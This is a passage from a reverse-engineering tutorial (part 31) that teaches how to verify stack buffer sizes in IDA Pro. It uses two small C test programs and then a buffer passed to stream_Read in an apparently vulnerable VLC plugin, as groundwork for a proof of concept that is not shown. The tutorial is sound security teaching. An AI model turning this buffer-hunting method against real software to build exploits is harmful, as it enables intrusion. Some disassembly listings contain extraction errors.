


REVERSING WITH IDA PRO FROM SCRATCH

PART 31

Before doing the exercise of the previous part, I will explain more about some points that were a little dark in the speed of solving it and then, we will create the POC. One of the points that is unclear is because sometimes we accept the length of the array that IDA offers us by right-clicking - ARRAY and sometimes we question it as in the previous exercise and we put a greater value. Obviously, that is done by experience more than anything but we will try to explain it with a couple of examples.

Let's look at this simple example.




```
soleApplication4 (Global Scope) main(int argc, char *argv[])
4 #include <stdio.h>
5 #include <windows.h>
6 #include <stdio.h>
7
8 int main(int argc, char *argv[])
9 {
0     unsigned size = 0;
1     int c = 0;
2     char buffer[0x200];
3     unsigned int i, ch;
4
5     printf("\nPlease Enter Your Number of Choice: \n");
6     scanf_s("%d", &size);
7     while ((c = getchar()) != '\n' && c != EOF);
8
9     if (size >= 0x200) { exit(1); }
0
1     for (i = 0; (i <= size) && ((ch = getchar()) != EOF) && (ch != '\n'); i++)
2     {
3         buffer[i] = (char)ch;
4     }
5
6     printf("%s\n", buffer);
7
8     return 0;
9 }
```

It has a keyboard input for the size which is checked for not being equal or greater than 0x200 (unsigned).

Then, a loop is repeated the same times than size to read from the keyboard a character at a time with **getchar**.

This would not be a buffer overflow because the size is unsigned. So, there are no sign problems when comparing it to 0x200.

Then, it will read characters and copy them to the buffer. As its size is 0x200, it will not overflow.



```
x IDA View-A Stack of _main Hex View-1 Structures E
y
-000000214 ;
-000000214
-000000214 var_214 dd ?
-000000210 size dd ?
-00000020C c dd ?
-000000208 i dd ?
-000000204 buffer db 512 dup(?)
-000000004 var_4 dd ?
+000000000 s db 4 dup(?)
+000000004 r db 4 dup(?)
+000000008 argc dd ?
+00000000C argv dd ? ; offset
+000000010
+000000010 ; end of stack variables
```

If I see it in IDA, it already detects the buffer correctly (512 decimal is 0x200) because I compiled it with symbols. The same happens if I compile it again without symbols.

```

00401090 ; Attributes: bp-based frame
00401090
00401090 sub_401090 proc near
00401090
00401090 var_214= dword ptr -214h
00401090 var_210= dword ptr -210h
00401090 var_20C= dword ptr -20Ch
00401090 var_208= dword ptr -208h
00401090 var_204= byte ptr -204h
00401090 var_4= dword ptr -4
00401090
00401090 push    ebp
00401091 mov     ebp, esp
00401093 sub    esp, 214h
00401099 mov     eax, __security_cookie
0040109E xor     eax, ebp
004010A0 mov     [ebp+var_4], eax
004010A3 mov     [ebp+var_210], 0
004010AD mov     [ebp+var_20C], 0
004010B7 push    offset aPleaseEnterYou ; "\nPlease Ent
004010BC call    sub_401190
004010C1 add    esp, 4
004010C4 lea     eax, [ebp+var_210]
004010CA push    eax
004010CB push    offset aD          ; "%d"

```

% (86,35) | (946,367) | 000004B7 | 004010B7: sub_401090+27 | (Synchron)

Let's go to the stack view.

-	00000214	; D/A/* : change type (data/ascii/array)
-	00000214	; N : rename
-	00000214	; U : undefine
-	00000214	; Use data definition commands to create local var
-	00000214	; Two special fields " r" and " s" represent return
-	00000214	; Frame size: 214; Saved regs: 4; Purge: 0
-	00000214	;
-	00000214	;
-	00000214 var_214	dd ?
-	00000218 var_210	dd ?
-	0000020C var_20C	dd ?
-	00000208 var_208	dd ?
-	00000204 var_204	db ?
-	00000203	db ? ; undefined
-	00000202	db ? ; undefined
-	00000201	db ? ; undefined
-	00000200	db ? ; undefined
-	000001FF	db ? ; undefined
-	000001FE	db ? ; undefined
-	000001FD	db ? ; undefined
-	000001FC	db ? ; undefined
-	000001FB	db ? ; undefined
-	000001FA	db ? ; undefined
-	000001F9	dh ? : undefined

Here, it doesn't detect the buffer. We have to do it manually. As there is empty space, it is possible that var_204 is the buffer. Let's see its references.

```

00401168 loc_401168:
00401168 lea     edx, [ebp+var_204]
0040116E push    edx
0040116F push    offset a$           ; "%s\n"
00401174 call    sub_401190
00401179 add     esp, 8
0040117C xor     eax, eax
0040117E mov     ecx, [ebp+var_4]
00401181 xor     ecx, ebp
00401183 call    sub_401210

```

There is a clear reference when it prints the final buffer. It is normally possible that it is a buffer when there is a reference with a LEA. Besides, 0x401190 will be printf.

The other reference to buffer is inside the loop when it fills it with the bytes it reads with getchar.

```

0040114A cmp     [ebp+var_214], 0Ah
00401151 jz      short loc_401118

```

```

00401153 mov     eax, [ebp+var_208]
00401159 mov     cl, byte ptr [ebp+var_214]
0040115F mov     [ebp+eax+buffer], cl
00401166 jmp     short loc_401118


```

```

00401168 buffer:
00401168 lea     edx, [ebp+buffer]
0040116E push    edx
0040116F push    offset a$           ; "%s\n"
00401174 call    _printf
00401179 add     esp, 8
0040117C xor     eax, eax
0040117E mov     ecx, [ebp+var_4]
00401181 xor     ecx, ebp
00401183 call    sub_401210
00401188 mov     esp, ebp
0040118A pop     ebp
0040118B retn   sub_401090 endp

```

Now, let's go to the stack view and see the buffer size.



We see it tells us 512 would be OK, but why 512?

Because IDA checks the empty space that there is until the next variable that is var_4. Now, the method is to see where it saves a value for the first time and where that var_4 is used later. Let's see.

```

-00000214 ; N      : rename
-00000214 ; U      : undefined
-00000214 ; Use data definition commands to create local variables and function arguments.
-00000214 ; Two special fields " r" and " s" represent return address and saved registers.
-00000214 ; Frame size: 214; Saved regs: 4; Purge: 0
-00000214 ;
-00000214
-00000214 var_214      dd ?
-00000218 var_218      dd ?
-0000020C var_20C      dd ?
-00000208 var_208      dd ?
-00000204 _buffer      db 512 dup(?)
-00000004 var_4        dd ?
+00000000 s           db 4 dup(?)
+00000000 ..          db 16 dup(?)

[+] xrefs to var_4
+-----+
| Direction | Ty| Address          | Text
| Up        | w | sub_401090+10    | mov [ebp+var_4], eax
| Down      | r | sub_401090+EE    | mov ecx, [ebp+var_4]
+-----+
| OK | Cancel | Search | Help |
S Line 1 of 2
7-11

```

There are two places. One is where it starts with a value (the SECURITY COOKIE is saved) and the other where it is read.

Let's go to the first one.

```

.. Stack of sub_401... | 's' Strings wind... | Hex Vie... | Structu... | E
00401090 var_214= dword ptr -214h
00401090 var_218= dword ptr -210h
00401090 var_20C= dword ptr -20Ch
00401090 var_208= dword ptr -208h
00401090 _buffer= byte ptr -204h
00401090 var_4= dword ptr -4
00401090
00401090 push    ebp
00401091 mov     ebp, esp
00401093 sub    esp, 214h
00401099 mov     eax, __security_cookie
0040109E xor    eax, ebp
004010A0 mov     [ebp+var_4], eax ←
004010A3 mov     [ebp+var_210], 0
004010AD mov     [ebp+var_20C], 0
004010B7 push    offset Format ; "\nPlease Enter Your Number of Choice: "
004010BC call    _printf
004010C1 add    esp, 4
004010C4 lea    eax, [ebp+var_210]
004010CA push    eax
004010CB push    offset aD      ; "%d"
004010D0 call    sub_4011D0
004010D5 add    esp, 8

14,109 | (939,232) | 000004A0 | 004010A0: sub 401090+10 | (Synchronized with Hex View-1)

```

Before filling the buffer in the loop, var_4 gets value and it is not related to the buffer. So, we determine it is an independent variable. I save it as BUFFER1.exe. Here, IDA was not mistaken.

I'll do another example and I'll call it BUFFER2.exe.

```
{  
    unsigned size = 0;  
    int c = 0;  
    char buffer[0x200];  
    unsigned int i, ch;  
  
    printf("\nPlease Enter Your Number of Choice: \n");  
    scanf_s("%d", &size);  
    while ((c = getchar()) != '\n' && c != EOF);  
  
    if (size >= 0x200) { exit(1); }  
  
    for (i = 0; (i <= size) && ((ch = getchar()) != EOF) && (ch != '\n'); i++)  
    {  
        buffer[i] = (char)ch;  
    }  
  
    printf("CUARTO BYTE %d\n", buffer[4]);  
    if (buffer[5] != 0) {  
        printf("%s\n", buffer);  
    }  
  
    getchar();  
    return 0;  
}
```

The buffer size is still 0x200. Everything is equal to the previous example, but here, it prints the fourth byte of the buffer and it compares it to the fifth byte to zero and if it is equal, it prints **buffer**.


What happens if I compile it with and without symbols?

```


-000000214 ; Two special fields " r" and " s" represent return address
-000000214 ; Frame size: 214; Saved regs: 4; Purge: 0
-000000214 ;
-000000214
-000000214 var_214      dd ?
-000000210 size        dd ?
-00000020C c           dd ?
-000000208 i           dd ?
-000000204 buffer      db 512 dup(?)
-000000004 var_4       dd ?
+000000000 s           db 4 dup(?)
+000000004 r           db 4 dup(?)
+000000008 argc        dd ?
+00000000C argv        dd ?                                ; offset
+000000010
+000000010 ; end of stack variables

```

With symbols, there is no problem. It still detects the buffer as 0x200 and the fourth byte that it prints.



It doesn't take it as an independent variable which was my idea. It reads the fourth byte of the buffer to which it accesses adding 4 (SHL EDX, 2 is equal to multiply EDX * 4) and then, it adds it to buffer the start address to look for the fourth byte value.



Here, it multiplies EDX by 5 and it adds it to the buffer start to point and it moves the content to EAX with MOVSX. If it is different to zero, it doesn't print.

The buffer was not affected and IDA still detects the size well with symbols. Now, let's see it without symbols.

I open it and see that IDA wasn't wrong. It doesn't assign a variable to the fourth and fifth buffer values (although, there are cases that it does)

The size is still 512 because the next variable is the CANARY var_4. If IDA detected the fourth and fifth values as variables, they would not be independent. They are filled when the buffer does. There is no other place to save values there. So, I must consider them as a part of the buffer.

As I can't compile an example where IDA is mistaken, I compare it to the exercise buffer, taking into account that when IDA suggests us a buffer size, we have to look for the first independent variable downwards that would be the real buffer limit.

Let's see the exercise buffer.

```

61401D35
61401D35 loc_61401D35:
61401D35 mov    esi, [esp+0FCh+var_58]
61401D3C lea    ecx, [esp+0FCh+var_3C]
61401D43 mov    ebx, [esp+0FCh+var_68]
61401D4A mov    [esp+4], ecx
61401D4E mov    [esp+8], esi
61401D52 mov    edi, [ebx+3Ch]
61401D55 xor    ebx, ebx
61401D57 mov    [esp], edi
61401D5A call   stream_Read
61401D5E mov    edx, [esp+0FCh+var_20]

```

That LEA is possibly a stack buffer that is passed to the stream_Read function. Let's rename it as buffer.

Let's see the variables downwards to find the first independent buffer variable.

-00000040	db ? ; undefined
-0000003F	db ? ; undefined
-0000003E	db ? ; undefined
-0000003D	db ? ; undefined
-0000003C buffer	db ?
-0000003B var_3B	db ?
-0000003A var_3A	db ?
-00000039 var_39	db ?
-00000038 var_38	db ?
-00000037 var_37	db ?
-00000036 var_36	db ?
-00000035 var_35	db ?
-00000034 var_34	dd ?
-00000030 var_30	db ?
-0000002F	db ? ; undefined
-0000002E	db ? ; undefined
-0000002D	db ? ; undefined
-0000002C	db ? ; undefined
-0000002B	db ? ; undefined
-0000002A	dh ? - undefined

I press X on each one.

```

-00000048 var_48      dd ?
-00000044                      db ? ; undefined
-00000043                      db ? ; undefined
-00000042                      db ? ; undefined
-00000041                      db ? ; undefined
-00000040                      db ? ; undefined
-0000003F                      db ? ; undefined
-0000003E                      db ? ; undefined
-0000003D                      db ? ; undefined
-0000003C buffer           db ?
-0000003B var_3B           db ?
-0000003A var_3A           db ?

xrefs to var_3B
  Director Ty Address          Text
    Down   r   sub_61401AE0+287  movzx eax, [esp+0FCh+var_3B]

Line 1 of 1
-0000002D      db ? ; undefined
-0000002A      db ? ; undefined
-00000029      db ? ; undefined

```

As I placed the cursor on the LEA, I see that variable is used **down** and it doesn't make sense to use it if there is no other reference where a value is saved. The only possible place is when it fills the buffer. The same happens with all variables.

```

-00000040      db ? ; undefined
-0000003F      db ? ; undefined
-0000003E      db ? ; undefined
-0000003D      db ? ; undefined
-0000003C buffer           db ?
-0000003B var_3B           db ?
-0000003A var_3A           db ?
-00000039 var_39           db ?
-00000038 var_38           db ?
-00000037 var_37           db ?
-00000036 var_36           db ?
-00000035 var_35           db ?
-00000034 var_34           db ?
-00000030 var_30           db ?

xrefs to var_3A
  Director Ty Address          Text
    Down   r   sub_61401AE0+2D6  movzx edx, [esp+0FCh+var_3A]

Line 1 of 1
db ? ; undefined

```

Same case. It belongs to the buffer.

The first one with a different reference is:

```

-00000042      db ? ; undefined
-00000041      db ? ; undefined
-00000040      db ? ; undefined
-0000003F      db ? ; undefined
-0000003E      db ? ; undefined
-0000003D      db ? ; undefined
-0000003C buffer
-0000003B var_38
-0000003A var_3A
-00000039 var_39
-00000038 var_38
-00000037 var_37
-00000036 var_36
-00000035 var_35
-00000034 var_34
-00000030 var_30
-0000002F
-0000002E
-0000002D
-0000002C
-0000002B
-0000002A
-00000000

    xrefs to var_30
    Director Ty Address Text
    Down r sub_61401AE0+40C lea esi, [esp+0FCh+var_30]

    Line 1 of 1
    db ? ; undefined
    db ? ; undefined

```

It looks like a buffer because it has a LEA. Let's see.

The screenshot shows the assembly view in IDA Pro with three distinct memory regions highlighted by green boxes and connected by arrows:

- Region 1 (Top):** Contains the instruction `lea esi, [esp+0FCh+var_30]`. This is the initial reference to the buffer.
- Region 2 (Middle):** Contains the instruction `rep movsd`, which moves data from memory to memory. It uses `esi` as the source operand and `edi` as the destination operand.
- Region 3 (Bottom):** Contains the instruction `movzx edi, word ptr [esi]`, which moves a word from memory into the `edi` register.

Arrows indicate the flow of data from Region 1 to Region 2, and from Region 2 to Region 3. The assembly code is as follows:

```

61401EEC lea    esi, [esp+0FCh+var_30]
61401EF3 mov    [ecx+8], eax
61401EF6 lea    esi, [esi+0]
61401EF9 lea    edi, [edi+0]


61401F00
61401F00 loc_61401F00:
61401F00 mov    ecx, edx
61401F02 shr    ecx, 2
61401F05 test   dl, 2
61401F08 cld
61401F09 rep    movsd
61401F0B mov    ebx, edi
61401F0D jz     short loc_61401F1B

61401F0F movzx  edi, word ptr [esi]
61401F12 add    esi, 2

```

It is really a buffer, but it is part of the previous buffer because it has no any independent place to be filled. The first reference is passed as **source** to a **reps movs** which must have saved values to copy them to another place. It also marks **DOWN** meaning that it is used after filling the original buffer. Let's continue scrolling down.

It continues reading in all next variables below the place where the buffer is filled until here.



This shows a LEA and UP. It is above the place where the original buffer is filled.

We see that this is another buffer, independent from the original one.

```

61401B84 xor    esi, esi
61401B86 mov    [esp+0FCh+var_B8], ebp
61401B8A xor    ebp, ebp
61401B8C mov    [esp+0FCh+var_C4], ebx
61401B90 lea    ebx, [esp+0FCh+var_1C]
61401B97 mov    [esp+0FCh+var_C0], ecx
61401B9B mov    ecx, 3
61401BA0 mov    [esp+0FCh+var_CC], edx
61401BA4 mov    [esp+0FCh+var_C8], edi
61401BA8 mov    [esp+0FCh+var_D4], esi
61401BAC mov    [esp+0FCh+var_D0], ebp
61401BB0 mov    [esp+0FCh+var_60], eax
61401BB7 mov    edx, [esp+0FCh+var_60]
61401BBE mov    ebp, [eax+58h]
61401BC1 mov    [esp+0FCh+var_F8], ecx
61401BC5 mov    [esp+0FCh+var_F4], ebx
61401BC9 mov    eax, [edx+3Ch]
61401BCD mov    [esp+0FCh+Memory], eax
61401BCF call   stream_Control
61401BD4 mov    edi, [esp+0FCh+var_1C]

```

It is passed as an argument to `stream_Control` and filled there. So, we found the first independent variable.

As I was doing this quickly, I hadn't seen that the other `CALL stream_Read` above with the same buffer.

```

61401BF6 mov    [esp+0FCh+Memory], ebx ; Memory
61401BF9 call   free
61401BFE mov    eax, [esp+0FCh+var_60]
61401C05 mov    ecx, 20h
61401C0A lea    edx, [esp+0FCh+buffer]
61401C11 mov    [esp+0FCh+var_F4], ecx
61401C15 mov    [esp+0FCh+var_F8], edx
61401C19 mov    edi, [eax+3Ch]
61401C1C mov    [esp+0FCh+Memory], edi
61401C1F call   stream_Read
61401C24 movzx esi, [esp+0FCh+var_28]
61401C2C movzx ebx, [esp+0FCh+var_27]
61401C34 movzx ecx, [esp+0FCh+var_25]
61401C3C movzx edx, [esp+0FCh+var_26]

```

Anyways, the analysis is the same. There are no variables until 1C with references before some of the places where the buffer is filled here or in the other `CALL`.

```

0000000000000000
-00000003E
-00000003D
-00000003C buffer
-00000001C var_1C
-000000018 var_18
-000000014
-000000013
-000000012
-000000011

```

The variable `buffer` is circled in blue.

```

db ? ; undefined
db ? ; undefined
db 32 dup(?)
dd ?
dd ?
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined


```

It is 32 bytes and we could verify that all variables inside the buffer are internal of it and they aren't independent.

The other stuff I was asked is how I knew `stream_Read` could write the number of bytes we pass a buffer. Its name suggests that. Besides, the patch limits the value that comes there. If it is greater than 8, it made me suspect that it is the max size it will copy.

There, we see it goes to `stream_Read`. Press ENTER there.

That is an imported function of libvlccore.dll. So, I find it in the vulnerable version and open it in IDA.



